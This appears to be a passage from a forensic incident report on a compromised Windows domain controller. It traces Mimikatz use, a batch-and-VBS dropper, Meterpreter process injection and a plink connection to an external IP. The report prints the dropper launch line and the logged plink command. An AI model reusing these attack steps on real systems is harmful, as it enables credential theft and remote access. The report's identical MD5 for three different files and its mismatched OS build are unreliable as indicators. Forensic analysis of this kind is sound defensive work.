
DHCP Default Gateway: 192.168.2.1

DHCP DNS Server: 192.168.1.254

DHCP Server: 192.168.1.253

DHCP DNS Domain: grru.local


Image 3.7.x: timestamp showing the Network Interfaces as seen in the timeline in AXIOM



On 3/27/2019 11:04:22 PM: Operating System Program execution for the Program Name **beebeb**

Path: "cscript.exe" \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxIQwzP.vbs


Image 3.7.x: Program beebeb being ran as seen in the timeline in AXIOM



This shows james.middleton executing the program **beebeep** from a **clippy** folder that contains the file **UxTxlQwzP.vbs**

3/27/2019 11:10:24 PM: there was the creation and execution of **cscript.exe**

Image 3.7.x: Creation and execution of cscript.exe as seen in the timeline in AXIOM



Memory Analysis

3.8 JNN's AD01

AD01 - Nicholas Martel

Basic Information

The following sections' information was captured using Axiom unless otherwise noted. This section covers basic information about the MGMT-wks02 device. This includes both operating system and user information.

Table 3.7.x: Basic Information

Machine Name	AD01
Machine OS	Windows Server 2016 Standard
Build number	7601
Timezone	UTC-5 (Haiti Standard Time)
IPv4 Address	192.168.1.254

Table 3.7.x: User Information

Number of Users	2	Last Logged in user	James-Middleton-Adm	
Name of user	User ID	User Group	Create Time	Location
Administrator	500	Administrators	02/07/2019 21:10:18	Local
james.middleton-adm	1117	Administrator	02/14/2019 20:07:16	Domain

Installed Applications

This section includes the applications installed on the device by users. The information was gathered by Axiom by parsing users' NTUSER.DAT file.

Table 3.7.x: Application Installations for AD01

Name and Version	Creation Date
7-Zip 18.06 (x64)	02/07/2019
TeamViewer 14	02/07/2019
VLC media player	02/07/2019
OpenOffice.org 3.3	02/25/2019
Python 2.7.15	02/25/2019
WinSCP 5.13.7	02/25/2019
WinDirStat 1.1.2	02/25/2019
Microsoft .NET Framework 4.7.2	02/25/2019
PuTTY release 0.70 (64-bit)	03/05/2019

Application Usage

This section includes applications that were executed by users on the system. This information was gathered by Axiom via UserAssist entries.

Table 3.7.x: James.Middleton-adm

File Name	Run Count	Last run Time
%windir%\system32\cmd.exe	16	3/28/2019 19:02
%windir%\system32\WindowsPowerShe	8	3/27/2019 18:11
Microsoft.Windows.RemoteDesktop	17	3/28/2019 17:35
%windir%\regedit.exe	3	3/28/2019 18:57
%windir%\system32\rundll32.exe	2	3/27/2019 17:50
%windir%\Temp\update.bat	6	3/27/2019 17:37
C:\x64\mimikatz.exe	1	3/28/2019 17:32


Mimikatz found in recycling bin

File Name	Deleted Date/Time - UTC-05:00 (M/d/yyyy)[DST]	Security Identifier	Original Path	Type	Current Location
x64	3/28/2019 17:30	S-1-5-21-2510873552-1922864869-243088698-1117	C:\mimikatz-master\lib\x64\	Directory	\$R1R65DW\lib\x64\
mimikatz	3/28/2019 17:30	S-1-5-21-2510873552-1922864869-243088698-1117	C:\mimikatz-master\mimikatz\	Directory	\$R1R65DW\mimikatz\

Team also identified Mimikatz.exe as the credential harvester:

- Mimikatz.exe – MD5: 3047ab1f04e74b5c8a6d6ee8a8588d25
- Mimikatz.zip
- Mimikatz_trunk.zip

* executed one (1) time on AD01 by James.Middleton-adm ID'ed via Axiom in UserAssist



The screenshot shows the Axiom UserAssist interface for the artifact 'james.middleton-adm' on 'AD01.E01'. The 'ARTIFACT INFORMATION' section details the execution of Mimikatz.exe. The 'EVIDENCE INFORMATION' section shows the source as 'AD01.E01 - Entire Disk (Microsoft NTFS, 50.02 GB)\Users\james.middleton-adm\NTUSER.DAT', recovery method as 'Parsing', and the location of the evidence as 'Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\Count'. The evidence number is 'AD01.E01'.

* dropped on the machine via Internet Explorer:

Artifact	Key detail	Supporting detail	Additional detail	Date and time	Item ID
Web Related Edge/Internet Explore...		URL file:///C:/mimikatz-master.zip	User james.middleton-adm	Accessed Date/Time 3/28/2019 9:28:44 PM	1576350
Web Related Edge/Internet Explore...		URL file:///C:/mimikatz-master.zip	User james.middleton-adm	Accessed Date/Time 3/28/2019 9:28:44 PM	1596981
Web Related Edge/Internet Explore...		URL file:///C:/mimikatz-master.zip	User james.middleton-adm	Accessed Date/Time 3/28/2019 9:28:44 PM	1986674
Web Related Edge/Internet Explore...		URL file:///C:/mimikatz-master.zip	User james.middleton-adm	Accessed Date/Time 3/28/2019 9:28:44 PM	2105859
Web Related Edge/Internet Explore...	User james.middleton-adm	URL file:///C:/mimikatz-master.zip	Access Count 1		1576075
Web Related Edge/Internet Explore...	User james.middleton-adm	URL file:///C:/mimikatz-master.zip	Access Count 1		1595348
Web Related Edge/Internet Explore...	User james.middleton-adm	URL file:///C:/mimikatz-master.zip	Access Count 1		1986686
Web Related Edge/Internet Explore...	User james.middleton-adm	URL file:///C:/mimikatz-master.zip	Access Count 1		2105594
Refined Results Locally Accessed Files...	Path C:/mimikatz-master.zip	Path Type Drive	Accessed Date/Time - Local Time 2019-03-28 16:28:44		1576193
Refined Results Locally Accessed Files...	Path C:/mimikatz-master.zip	Path Type Drive		Accessed Date/Time 3/28/2019 9:28:44 PM	1576398
Refined Results Locally Accessed Files...	Path C:/mimikatz-master.zip	Path Type Drive	Accessed Date/Time - Local Time 2019-03-28 16:28:44		1595648
Refined Results Locally Accessed Files...	Path C:/mimikatz-master.zip	Path Type Drive		Accessed Date/Time 3/28/2019 9:28:44 PM	1597145
Refined Results Locally Accessed Files...	Path C:/mimikatz-master.zip	Path Type Drive	Accessed Date/Time - Local Time 2019-03-28 16:28:44		2105595

*navigated to Mimikatz on AD01

My Computer\Desktop\machine_software\	3/27/2019 10:21:47 PM	Details	3/27/2019 9:47:26 PM	3/27/2019 9:47:26 PM	2/14/2019 5:29:26 PM	109350	Shellbags	AD01.E01	
My Computer\C\Users\		Details	3/27/2019 6:51:40 PM	3/27/2019 6:51:40 PM	7/16/2016 6:04:26 AM	471	Shellbags	AD01.E01	
My Computer\C\Windows\		Details	3/20/2019 2:18:38 AM	3/20/2019 2:18:38 AM	7/16/2016 6:04:26 AM	529	Shellbags	AD01.E01	
My Computer\C\mimikatz-master.zip\	3/28/2019 9:28:51 PM	Details	3/28/2019 9:28:14 PM	3/28/2019 9:28:12 PM	3/28/2019 9:28:12 PM	33772	Shellbags	AD01.E01	
My Computer\C\mimikatz-master\		Details	3/28/2019 9:28:50 PM	3/28/2019 9:28:50 PM	3/28/2019 9:28:50 PM	33802	Shellbags	AD01.E01	
My Computer\C\mimikatz_trunk.zip\	3/28/2019 9:31:35 PM	Details	3/28/2019 9:30:44 PM	3/28/2019 9:30:42 PM	3/28/2019 9:30:42 PM	50590	Shellbags	AD01.E01	
My Computer\C\vx64\	3/28/2019 9:32:00 PM	Details	3/28/2019 9:31:34 PM	3/28/2019 9:31:34 PM	3/28/2019 9:31:34 PM	50593	Shellbags	AD01.E01	
My Computer\C\out\	3/28/2019 11:02:57 PM	Details	3/28/2019 11:02:46...	3/28/2019 11:02:46...	3/28/2019 11:02:46 PM	57947	Shellbags	AD01.E01	
My Computer\C\mimikatz-master\mimikatz\	3/28/2019 9:29:32 PM	3/28/2019 9:29:32 PM	Details	3/28/2019 9:28:50 PM	3/28/2019 9:28:50 PM	3/28/2019 9:28:50 PM	39838	Shellbags	AD01.E01

* was deleted (found in the recycling bin)

mimikatz-master.zip
AD01.E01

DETAILS

ARTIFACT INFORMATION

File Name **mimikatz-master.zip**
Deleted Date/Time **3/28/2019 9:30:04 PM**
Security Identifier **S-1-5-21-2510873552-1922864869-243088698-1117**
Original Path **C:\mimikatz-master.zip**
Type **File**
Current Location **\$RF9HK9C.zip**
File Size (Bytes) **2641834**
Artifact type **Recycle Bin**
Item ID **1453211**

EVIDENCE INFORMATION

Source **AD01.E01 - Entire Disk (Microsoft NTFS, 50.02 GB)\\$Recycle.Bin\\S-1-5-21-2510873552-1922864869-243088698-1117\\$IF9HK9C.zip**
Recovery method **Parsing**
Deleted source
Location **n/a**
Evidence number **AD01.E01**

Team also identified Update.bat:

Update.bat – MD5: 3047ab1f04e74b5c8a6d6ee8a8588d25

- payload was executed six (6) time on AD01 by James.Middleton-adm found in Axiom in UserAssist

james.middleton-adm

AD01.E01

DETAILS

ARTIFACT INFORMATION

User Name	james.middleton-adm
File Name	%windir%\Temp\update.bat
Application Run Count	6
Last Run Date/Time	3/27/2019 9:37:38 PM
Focus Count	0
Focus (Seconds)	0
Artifact type	UserAssist
Item ID	1453860

EVIDENCE INFORMATION

Source	AD01.E01 - Entire Disk (Microsoft NTFS, 50.02 GB)\Users\james.middleton-adm\NTUSER.DAT
Recovery method	Parsing
Deleted source	
Location	Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count
Evidence number	AD01.E01

Team also identified a malicious process ID of filwOuGRTtZY.exe (ab.exe) with a parent name of cscript.exe (Meterpreter reverse shell):

- filwOuGRTtZY.exe – MD5: 3047ab1f04e74b5c8a6d6ee8a8588d25
 - Below is it's associated dependencies (such as Runndll32.exe (probably muchnaugther), ext_server, and metsrv.dll)

```
1448 filwOuGRTtZY.exe PE_INJECT 000000000000200000 Module:[0x620000.dll] VAD:[]
1496 filwOuGRTtZY.exe PE_INJECT 0000000000a10000 Module:[metsrv.dll] VAD:[]
1496 filwOuGRTtZY.exe PE_INJECT 0000000001300000 Module:[ext_server_stdapi.x86.dll] VAD:[]
1496 filwOuGRTtZY.exe PE_INJECT 0000000001420000 Module:[ext_server_priv.x86.dll] VAD:[]
3744 filwOuGRTtZY.exe PE_INJECT 000000000700000 Module:[w70000.dll] VAD:[]
3744 filwOuGRTtZY.exe PE_INJECT 0000000007a0000 Module:[metsrv.dll] VAD:[]
3744 filwOuGRTtZY.exe PE_INJECT 000000000820000 Module:[ext_server_priv.x86.dll] VAD:[]
3744 filwOuGRTtZY.exe PE_INJECT 0000000009120000 Module:[ext_server_stdapi.x86.dll] VAD:[]
4240 filwOuGRTtZY.exe PE_INJECT 000000000920000 Module:[0x9c0000.dll] VAD:[]
4240 filwOuGRTtZY.exe PE_INJECT 0000000009f0000 Module:[metsrv.dll] VAD:[]
4240 filwOuGRTtZY.exe PE_INJECT 00000000026d0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
4240 filwOuGRTtZY.exe PE_INJECT 00000000030140000 Module:[ext_server_priv.x86.dll] VAD:[]
4780 rundll32.exe PE_INJECT 00000015caaf60000 Module:[0x15caaf60000.dll] VAD:[]
4780 rundll32.exe PE_INJECT 00000015cab00000 Module:[metsrv.dll] VAD:[]
4780 rundll32.exe PE_INJECT 00000015cab1c0000 Module:[ext_server_priv.x64.dll] VAD:[]
4780 rundll32.exe PE_INJECT 00000015cab970000 Module:[ext_server_stdapi.x64.dll] VAD:[]
4780 rundll32.exe PE_INJECT 00000015cab9e0000 Module:[ext_server_extapi.x64.dll] VAD:[]
5048 filwOuGRTtZY.exe PE_INJECT 0000000000850000 Module:[0x800000.dll] VAD:[]
5048 filwOuGRTtZY.exe PE_INJECT 0000000000890000 Module:[metsrv.dll] VAD:[]
5048 filwOuGRTtZY.exe PE_INJECT 0000000001250000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5048 filwOuGRTtZY.exe PE_INJECT 00000000012c0000 Module:[ext_server_priv.x86.dll] VAD:[]
5168 filwOuGRTtZY.exe PE_INJECT 000000000470000 Module:[0x70000.dll] VAD:[]
5168 filwOuGRTtZY.exe PE_INJECT 000000000400000 Module:[metsrv.dll] VAD:[]
5168 filwOuGRTtZY.exe PE_INJECT 00000000025f0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5168 filwOuGRTtZY.exe PE_INJECT 0000000002700000 Module:[ext_server_priv.x86.dll] VAD:[]
5812 filwOuGRTtZY.exe PE_INJECT 000000000450000 Module:[0x460000.dll] VAD:[]
5812 filwOuGRTtZY.exe PE_INJECT 00000000008a0000 Module:[metsrv.dll] VAD:[]
5812 filwOuGRTtZY.exe PE_INJECT 0000000002590000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5812 filwOuGRTtZY.exe PE_INJECT 0000000002690000 Module:[ext_server_priv.x86.dll] VAD:[]
```

```

└ Suspicious Process File Path [T1543]
    4240: filwOuGRTtZY.exe
    5168: filwOuGRTtZY.exe
    5812: filwOuGRTtZY.exe
    rundll32.exe → cmd.exe → powershell.exe → cscript.exe → 3744: filwOuGRTtZY.exe
    rundll32.exe → cmd.exe → powershell.exe → cscript.exe → 5048: filwOuGRTtZY.exe
    rundll32.exe → cscript.exe → 1496: filwOuGRTtZY.exe
└ Suspicious Program Execution [T1218, T1127.001, T1087.002]
    820: rundll32.exe
    2084: rundll32.exe
    3340: rundll32.exe
    4780: rundll32.exe
    System → smss.exe → smss.exe → winlogon.exe → userinit.exe → explorer.exe → 7908: rundll32.exe

```

Irman Processes

PE Inject via fiIwOuGRTtZY.exe

PE_INJECT - Notepad

File Edit Format View Help

```

1496 fiIwOuGRTtZY.exe PE_INJECT 000000000620000 Module:[0x620000.dll] VAD:[]
1496 fiIwOuGRTtZY.exe PE_INJECT 000000000a10000 Module:[metsrv.dll] VAD:[]
1496 fiIwOuGRTtZY.exe PE_INJECT 00000000013b0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
1496 fiIwOuGRTtZY.exe PE_INJECT 0000000001420000 Module:[ext_server_priv.x86.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 0000000000770000 Module:[0x770000.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 00000000007a0000 Module:[metsrv.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 0000000000820000 Module:[ext_server_priv.x86.dll] VAD:[]
3744 fiIwOuGRTtZY.exe PE_INJECT 00000000001290000 Module:[ext_server_stdapi.x86.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 000000000009c0000 Module:[0x9c0000.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 000000000009f0000 Module:[metsrv.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 000000000026d0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
4240 fiIwOuGRTtZY.exe PE_INJECT 00000000002740000 Module:[ext_server_priv.x86.dll] VAD:[]
4780 rundll32.exe PE_INJECT 0000015caaf60000 Module:[0x15caaf60000.dll] VAD:[]
4780 rundll32.exe PE_INJECT 0000015cab0a0000 Module:[metsrv.dll] VAD:[]
4780 rundll32.exe PE_INJECT 0000015cab1c0000 Module:[ext_server_priv.x64.dll] VAD:[]
4780 rundll32.exe PE_INJECT 0000015cab970000 Module:[ext_server_stdapi.x64.dll] VAD:[]
4780 rundll32.exe PE_INJECT 0000015cab9e0000 Module:[ext_server_extapi.x64.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 0000000000860000 Module:[0x860000.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 0000000000890000 Module:[metsrv.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 00000000001250000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5048 fiIwOuGRTtZY.exe PE_INJECT 000000000012c0000 Module:[ext_server_priv.x86.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 0000000000470000 Module:[0x470000.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 000000000004a0000 Module:[metsrv.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 000000000025f0000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5168 fiIwOuGRTtZY.exe PE_INJECT 00000000002760000 Module:[ext_server_priv.x86.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 0000000000460000 Module:[0x460000.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 00000000008a0000 Module:[metsrv.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 00000000002590000 Module:[ext_server_stdapi.x86.dll] VAD:[]
5812 fiIwOuGRTtZY.exe PE_INJECT 00000000002600000 Module:[ext_server_priv.x86.dll] VAD:[]

```

Pink.exe found in memory of AD01

Poin...	Han...	Per...	File Path	File...	Artifa...	Source	Reco...
1	0	R--r-d	\Device\HarddiskVolume4\plink.exe	plink.exe	Files (filescan)	AD01-memory.mem	Parsing
1	0	R--r-d	\Device\HarddiskVolume4\plink.exe	plink.exe	Files (filescan)	AD01-memory.mem	Parsing
12	0	R--r-d	\Device\HarddiskVolume4\plink.exe	plink.exe	Files (filescan)	AD01-memory.mem	Parsing

Found in Event logs associated with putty.exe (remote connection tool), but running as System:

```
<Channel> Microsoft-Windows-Sysmon/Operational</Channel>
<Computer> ad01.grru.local</Computer>
<Security UserID="S-1-5-18" />
</System>
<EventData>
<Data Name="RuleName"></Data>
<Data Name="UtcTime">2019-03-27 20:40:16.178</Data>
<Data Name="ProcessGuid">465c566b-
dfb0-5c9b-0000-0010f08a2500</Data>
<Data Name="ProcessId">2736</Data>
<Data Name="Image">C:\plink.exe</Data>
<Data Name="FileVersion">Release 0.63</Data>
<Data Name="Description">Command-line SSH, Telnet, and
Rlogin client</Data>
<Data Name="Product">PuTTY suite</Data>
<Data Name="Company">Simon Tatham</Data>
<Data Name="CommandLine"> "C:\plink.exe" 184.171.155.25</
Data>
<Data Name="CurrentDirectory">C:\</Data>
<Data Name="User">NT AUTHORITY\SYSTEM</Data>
<Data Name="LogonGuid">465c566b-
c541-5c9b-0000-0020e7030000</Data>
<Data Name="LogonId">0x0000000000000003E7</Data>
<Data Name="TerminalSessionId">0</Data>
<Data Name="IntegrityLevel">System</Data>
<Data
```

Browser Activity

Browser activity was reconstructed from Axiom, which used WebCachev01.dat for Microsoft Edge history.


Table 3.7.x: Relevant Browser Activity on MGMT-wks02

Title	Access Date/Time	Browser
ninite	2/25/2019 19:12	Edge
football	3/1/2019 16:43	Edge
quickbooks download	3/1/2019 16:43	Edge
quickbooks download free trial	3/1/2019 16:44	Edge
free desktop backgrounds	3/1/2019 16:45	Edge
fake statistics	3/4/2019 20:27	Edge
fake programming statistics	3/4/2019 20:28	Edge
7z	3/7/2019 4:45	Edge
E-mail Software		Edge

Malware Analysis - Joseph Fustolo

There are two notable malicious files located in the C:\Windows\Temp directory. The first is called “update.bat” which is a simple one-line script that executes cscript.exe, which in turn runs UxTxIQwzP.vbs. This is the second notable file in this directory.

Image 3.8.x: Significant File “Update.bat” and its Contents



The screenshot shows a digital forensic analysis interface. At the top, there are two file entries: 'update.bat' and 'Users\james.middleton-admin\Desktop\machine_software'. The 'update.bat' entry has a timestamp of '2019-03-27 17:26:52 EDT'. Below this is a file list with a single item: 'Users\james.middleton-admin\Desktop\machine_software' with a timestamp of '2019-03-28 14:52:18 EDT'. The interface includes a navigation bar with tabs for 'Hex', 'Text' (which is selected), 'Application', 'File Metadata', 'OS Account', 'Data Artifacts', 'Analysis Results', 'Context', and 'Annotation'. Below the navigation bar is a sub-menu with 'Strings', 'Indexed Text', and 'Translation' tabs, with 'Strings' selected. At the bottom, there are controls for 'Page: 1 of 1 Page', 'Matches on page: - of - Match', a zoom slider set to '100%', and 'Reset' buttons.

```
cscript UxTxIQwzP.vbs
```

Image 3.8.x: Significant File “UxTxlQezP.vbs” and its Contents

The UxTxlQezP.vbs file is significant because it contains a large block of base64 encoded data. This data, when decoded via CyberChef, becomes an executable file, as identified by the “MZ” file header.

Image 3.8.x: Significant File “UxTxlQezP.vbs” and its Contents

This behavior is not normal for a file or script, so we performed malware analysis against the decoded executable to observe what occurs on the system. Instead of downloading the executable from CyberChef, the original .vbs script was run to both confirm the script's behavior and to observe the original executable's filename. As expected, the script created a new executable called "fiIwOuGRTtZY.exe" which was stored in

%LocalAppData%\Temp\rad2A208.tmp. The script appears to have run four times on the AD server as there are four directories starting with “rad” within james.middleton-adm’s %LocalAppData% directory. Each of the four directories contained the malicious executable.

Image 3.8.x: UxTxIQwzP.vbs Creates fiIwOuGRTtZY.exe in the User’s AppData Directory

[CreateFile] WScript.exe:1140 > %LocalAppData%\Temp\rad2A208.tmp\fiIwOuGRTtZY.exe

Image 3.8.x: Directories in james.middleton-adm’s AppData

